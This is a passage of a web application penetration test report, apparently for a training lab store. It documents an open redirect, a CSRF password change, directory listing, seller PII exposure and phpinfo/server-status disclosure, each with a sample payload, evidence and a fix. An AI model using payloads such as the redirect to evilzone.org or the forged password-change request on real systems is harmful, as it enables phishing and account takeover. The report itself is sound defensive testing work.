
15. Open Redirection

Open Redirection (Sever)	Below mentioned URL is vulnerable to open redirection Affected URL: http://hackingProject/redirect.php Affected Parameters: url [GET] Payload: url=https://www.evilzone.org


Observation

- Navigate to products page and click on view product on any item




http://65.0.29.252/products/details.php?p_id=28
All Products Shoes
Adidas Navy Blue Shoe
Wear comfy Adidas Navy Blue Shoes
Seller Info
Brand Website


- Click on Brand Website and change url parameter value to any domain. You'll get redirected.



```
http://65.0.29.252/redirect.php?url=https://www.evilzone.org
```

You will be redirected in 6 seconds

PoC



```
Host:  www.evilzone.org
Referer:  http://65.0.29.252/
```

Business Impact - Extremely High

- Open redirection attacks are most commonly used to support phishing attacks, or redirect users to malicious websites.
- An open redirect often allows other vulnerabilities to be exploited, or chained to increase the impact
- It is generally not for the impact of the open redirect in itself, but rather for what it can be combined with. Thus, fixing an open redirect prevents the vulnerability from being exploited at an earlier stage.

Recommendations

- Use a list of fixed destination pages. Store their full URLs in a database table and call them using identifiers as request parameters, not the URLs themselves. For example, store *http://example2.com* in the database table with the identifier 42 and then use the following call to redirect to example2.com: *https://example.com/redirect.php?redir_id=42*.
- If you cannot use a fixed list of redirection targets, filter untrusted input (if you can, using a whitelist, not a blacklist). Make sure to check for partial strings, for example, *http://example.com.evil.com* is a valid URL. Additionally, disallow all protocols except HTTP and HTTPS.
- Maintain a server-side list of all URLs that are permitted for redirection. Instead of passing the target URL as a parameter to the redirector, pass an index into this list.

- The application should use relative URLs in all of its redirects, and the redirection function should strictly validate that the URL received is a relative URL.

References


- *Unvalidated Redirects and Forwards*
- *What Are Open Redirects?*
- *Testing for client side URL redirect*
- *Remediation: Open redirection (reflected)*

16. Customer Password can be changed

Customer Password can be changed (Sever)	Customer Password Change module is vulnerable to CSRF Affected URL: http://hackingProject/profile/change_password_submit.php Affected Parameters: password [POST] password_confirm [POST] Payload: password=000 password_confirm=000

Observation

- Login to customer account
- And, open provided csrf.html page in browser
- Customer password will be changed to 000


http://13.233.215.253/profile/change_password.php

- Though the x-xsrf token is implemented, it is not sent to the backend in the actual request, thus the implication is redundant.

```
Cookie: key=44DE33DE-AB31-77B3-30D8-EC8582FF6113; PHPSESSID=kofutc174ofckc9p32veuhr3t4; X-XSRF-TOKEN=63a6013fcec1d997b69c6a74bb43af0457eae7d659ab556315053385bd8500c0

password=001&password_confirm=001
```

Business Impact - Extremely High

- Attackers cause the victim user to carry out an action unintentionally.
- This particular vulnerability allows attackers to change user’s password
- Attackers can gain full control over the user's account. If the compromised user has a privileged role within the application, then the attacker might be able to take full control of all the application's data and functionality.

Recommendations

- Check if your framework has built-in CSRF protection and use it
  - If framework does not have built-in CSRF protection add CSRF tokens to all state changing requests (requests that cause actions on the site) and validate them on backend
- For stateful software use the synchronizer token pattern
- For stateless software use double submit cookies
- Implement at least one mitigation from Defense in Depth Mitigations section
- Do not use GET requests for state changing operations.
  - If for any reason you do it, protect those resources against CSRF

References


- *Cross Site Request Forgery | OWASP*
- *Cross-site request forgery | Wiki*
- *Cross-Site Request Forgery Prevention*

17. Directory Listing

Directory Listing (Moderate)	Below mentioned URL is listing all the files in images directories and subsequent Affected URL: http://hackingProject/static/images/

Observation


- Navigate to the above mentioned URL. You will see a list of directories
- Navigate to http://hackingProject/static/images/uploads/customers you'll see all the available customer profile images



13.127.138.154/static/images/

Index of /static/images/

```
../
customers/                       05-
icons/                           05-
products/                        05-
banner-large.jpeg                05-
banner.jpeg                      07-
card.png                         07-
default_product.png              05-
donald.png                       05-
loading.gif                      07-
pluto.jpg                        05-
popoye.jpg                       05-
profile.png                      05-
seller_dashboard.jpg             05-
shoe.png                         05-
socks.png                        05-
tshirt.png                       05-
```




13.127.138.154/static/images/uploads/

Index of /static/images/uploads/

```
../
customers/                       07-Jan-2019
products/                        07-Jan-2019
card.png                         05-Jan-2019
```

PoC



13.127.138.154/static/images/uploads/customers/

Index of /static/images/uploads/customer

```
../
1550224525.png                 15-Feb-2019 09:55
1550228019.jpg                 15-Feb-2019 10:53
1550382697.jpg                 17-Feb-2019 05:51
1550382890.jpg                 17-Feb-2019 05:54
1552082680.jpg                 08-Mar-2019 22:04
1552082706.jpg                 08-Mar-2019 22:05
1552083012.jpg                 08-Mar-2019 22:10
1552083459.jpg                 08-Mar-2019 22:17
default.png                    07-Jan-2019 08:49
```

Note: All the gathered files are stored in PoC folder

Business Impact - Moderate

- Although this vulnerability does not have a direct impact to users or the server, though it can aid the attacker with information about the server and the users
- Also, attacker can simply download the backups and images and view them

Recommendation

Take the following precautions:

- Disable Directory Listing
- Put an index.html in all folders with default message

References


- *CWE - CWE-548: Exposure of Information Through Directory Listing (4.6)*
- *How you can disable directory listing on your web server – and why you should*

18. Personally Identifiable Information leakage


PII leakage (Moderate)	Below mentioned URL is leaking seller's PAN ID Affected URL: http://IP/products/details.php?p_id=*

Observation

- Navigate to the above mentioned URL. You will see a button with text 'Seller Info' and click on it


13.127.138.154/products/details.php?p_id=28
Blog
All Products Shoes
Adidas Navy Blue S
Wear comfy Adidas Navy Blue Sh
Seller Info
Brand Website

- seller's very personally identifiable information leaking including PAN ID



Seller Name :	Chandan
Rating :	4/5
City :	Delhi
PAN :	AWQRD7856Q12
Email :	chandan@lifestylestore.com

Business Impact - Moderate

- Sensitive personal information (PII) data such as health records, credentials, personal data, and credit cards, which often require protection as defined by laws or regulations such as the EU GDPR or local privacy laws.

Recommendation

- Classify data processed, stored or transmitted by an application. Identify which data is sensitive according to privacy laws, regulatory requirements, or business needs.
- Apply controls as per the classification.
- Don’t store sensitive data unnecessarily. Discard it as soon as possible or use PCI DSS compliant tokenization or even truncation. Data that is not retained cannot be stolen.
- Make sure to encrypt all sensitive data at rest.
- Ensure up-to-date and strong standard algorithms, protocols, and keys are in place; use proper key management

References

- *A3:2017-Sensitive Data Exposure | OWASP*
- *https://en.wikipedia.org/wiki/PII*


19. Information Disclosure

Information Disclosure (Low)	Below mentioned module is listing default pages Affected URL: http://hackingProject/server-status/ http://hackingProject/phpinfo.php

Observation

- Navigate to above mentioned URLs
- Default server-status page opens which discloses server information
- Default phpinfo.php page opens which discloses server and php information

PoC



13.127.138.154/server-status/


Apache Server Status for localhost (via 127.0.0.1)

Server Version: Apache/2.4.18 (Ubuntu)
Server MPM: event
Server Built: 2018-06-07T19:43:03

Current Time: Monday, 05-Nov-2018 14:46:35 IST
Restart Time: Monday, 05-Nov-2018 09:14:47 IST
Parent Server Config. Generation: 1
Parent Server MPM Generation: 0
Server uptime: 5 hours 31 minutes 47 seconds
Server load: 1.34 1.26 1.06
Total accesses: 35 - Total Traffic: 97 kB
CPU Usage: u8.1 s11.23 cu0 cs0 - .0971% CPU load
.00176 requests/sec - 4 B/second - 2837 B/request
1 requests currently being processed, 49 idle workers

PID	Connections		Threads		Async connections		
	total	accepting	busy	idle	writing	keep-alive	closing
1709	0	yes	0	25	0	0	0
1710	1	yes	1	24	0	1	0
Sum	1		1	49	0	1	0

```
__________________________________________________W_..............
..................................................................
```



13.127.138.154/phpinfo.php

PHP Version 5.6.39-1+ubuntu18.04.1+deb.sury.org+1

System	Linux ip-172-26-10-237 5.4.0-1030-aws #31~18.04.1-Ubuntu SMP Tue Nov 17 1
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.6/fpm
Loaded Configuration File	/etc/php/5.6/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/5.6/fpm/conf.d
Additional .ini files parsed	/etc/php/5.6/fpm/conf.d/10-mysqlnd.ini, /etc/php/5.6/fpm/conf.d/10-opcache.ini, /e /etc/php/5.6/fpm/conf.d/15-xml.ini, /etc/php/5.6/fpm/conf.d/20-calendar.ini, /etc/ph /etc/php/5.6/fpm/conf.d/20-curl.ini, /etc/php/5.6/fpm/conf.d/20-dom.ini, /etc/php/5. /5.6/fpm/conf.d/20-fileinfo.ini, /etc/php/5.6/fpm/conf.d/20-ftp.ini, /etc/php/5.6/fpm/c /conf.d/20-gettext.ini, /etc/php/5.6/fpm/conf.d/20-iconv.ini, /etc/php/5.6/fpm/conf.d /conf.d/20-mbstring.ini, /etc/php/5.6/fpm/conf.d/20-mysql.ini, /etc/php/5.6/fpm/con /conf.d/20-pdo_mysql.ini, /etc/php/5.6/fpm/conf.d/20-pdo_sqlite.ini, /etc/php/5.6/fp /5.6/fpm/conf.d/20-posix.ini, /etc/php/5.6/fpm/conf.d/20-readline.ini, /etc/php/5.6/fp /5.6/fpm/conf.d/20-simplexml.ini, /etc/php/5.6/fpm/conf.d/20-sockets.ini, /etc/php/5 /etc/php/5.6/fpm/conf.d/20-sysvmsg.ini, /etc/php/5.6/fpm/conf.d/20-sysvsem.ini, /e sysvshm.ini, /etc/php/5.6/fpm/conf.d/20-tokenizer.ini, /etc/php/5.6/fpm/conf.d/20-w /20-xmlreader.ini, /etc/php/5.6/fpm/conf.d/20-xmlwriter.ini, /etc/php/5.6/fpm/conf.d
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS

Business Impact - Moderate

- Although this vulnerability does not have a direct impact to users or the server, though it can help the attacker in mapping the server architecture and plan further attacks on the server

Recommendations

Take the following precautions:

- Disable all default pages and folders including server-status, server-info and phpinfo

References

- *mod_status - Apache HTTP Server Version 2.4*
- *https://www.beyondsecurity.com/scan_pentest_network_vulnerabilities_apache_http_server_httponly_cookie_information_disclosure*
- *A3:2017-Sensitive Data Exposure | OWASP*

Thank you!

For any further clarifications/patch assistance, please contact:

jaswanthsunkara@protonmail.com